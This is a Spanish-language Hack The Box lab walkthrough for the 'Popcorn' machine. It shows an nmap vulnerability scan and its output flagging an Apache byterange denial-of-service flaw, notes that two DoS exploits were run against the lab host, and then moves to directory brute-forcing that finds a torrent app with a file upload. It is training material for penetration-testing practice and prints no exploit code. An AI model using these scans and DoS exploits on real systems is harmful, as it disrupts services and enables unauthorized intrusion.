
Colombia Hack Agent (CHackA)

[...]	Developer:	Jairo A. García H.	[...]
[...]	Version:	1.0.	[...]
[...]	Codename:	HACKLAB HTB - Popcorn	[...]
[...]	Report to:	chacka0101 @ gmail.com	[...]
[...]	Homepage:	https://github.com/chacka0101/HACKLABS	[...]
[...]	Publication Date:	3/NOV/2019	[...]


HACKLAB Hack The Box - Popcorn




Hostname: Popcorn
IP: 10.10.10.6
Operating System: Linux


Walkthrough

Analizamos los puertos y servicios abiertos:



Banners Recon:






Escanear vulnerabilidades:


```
root@chacka0101:~# nmap -vvv -p 22,80 --script=*-vuln-* 10.10.10.6
```

```
root@chacka0101:~# nmap -vvv -p 22,80 --script=*-vuln-* 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-26 10:12 -05
NSE: Loaded 45 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Initiating Ping Scan at 10:12
Scanning 10.10.10.6 [4 ports]
Completed Ping Scan at 10:12, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:12
Completed Parallel DNS resolution of 1 host. at 10:12, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:12
Scanning 10.10.10.6 [2 ports]
Discovered open port 80/tcp on 10.10.10.6
Discovered open port 22/tcp on 10.10.10.6
Completed SYN Stealth Scan at 10:12, 0.18s elapsed (2 total ports)
NSE: Script scanning 10.10.10.6.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 6.18s elapsed
Nmap scan report for 10.10.10.6
Host is up, received echo-reply ttl 63 (0.18s latency).
Scanned at 2019-10-26 10:12:05 -05 for 7s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.tenable.com/plugins/nessus/55976
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_      https://www.securityfocus.com/bid/49303

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```


Los dos exploits asociados a la vulnerabilidad, están asociados a "Denial of Service":




Ejecutamos los dos exploits y el icmp_seq=133 va incrementando:




Ya va en icmp_seq=1318:



Ya va en icmp_seq=2986




Exploit 17696.pl




Hacemos un reconocimiento de directorios en el puerto 80:

La aplicación dirb no funcionó:




Así que utilizamos dirbuster:


Utilizamos el diccionario: /usr/share/wordlists/dirb/common.txt




http://10.10.10.6/torrent/




Se identifica el directorio de la aplicación:




Se realiza el registro a la plataforma:



Exploramos la aplicación:




Encontramos un FILE UPLOAD:

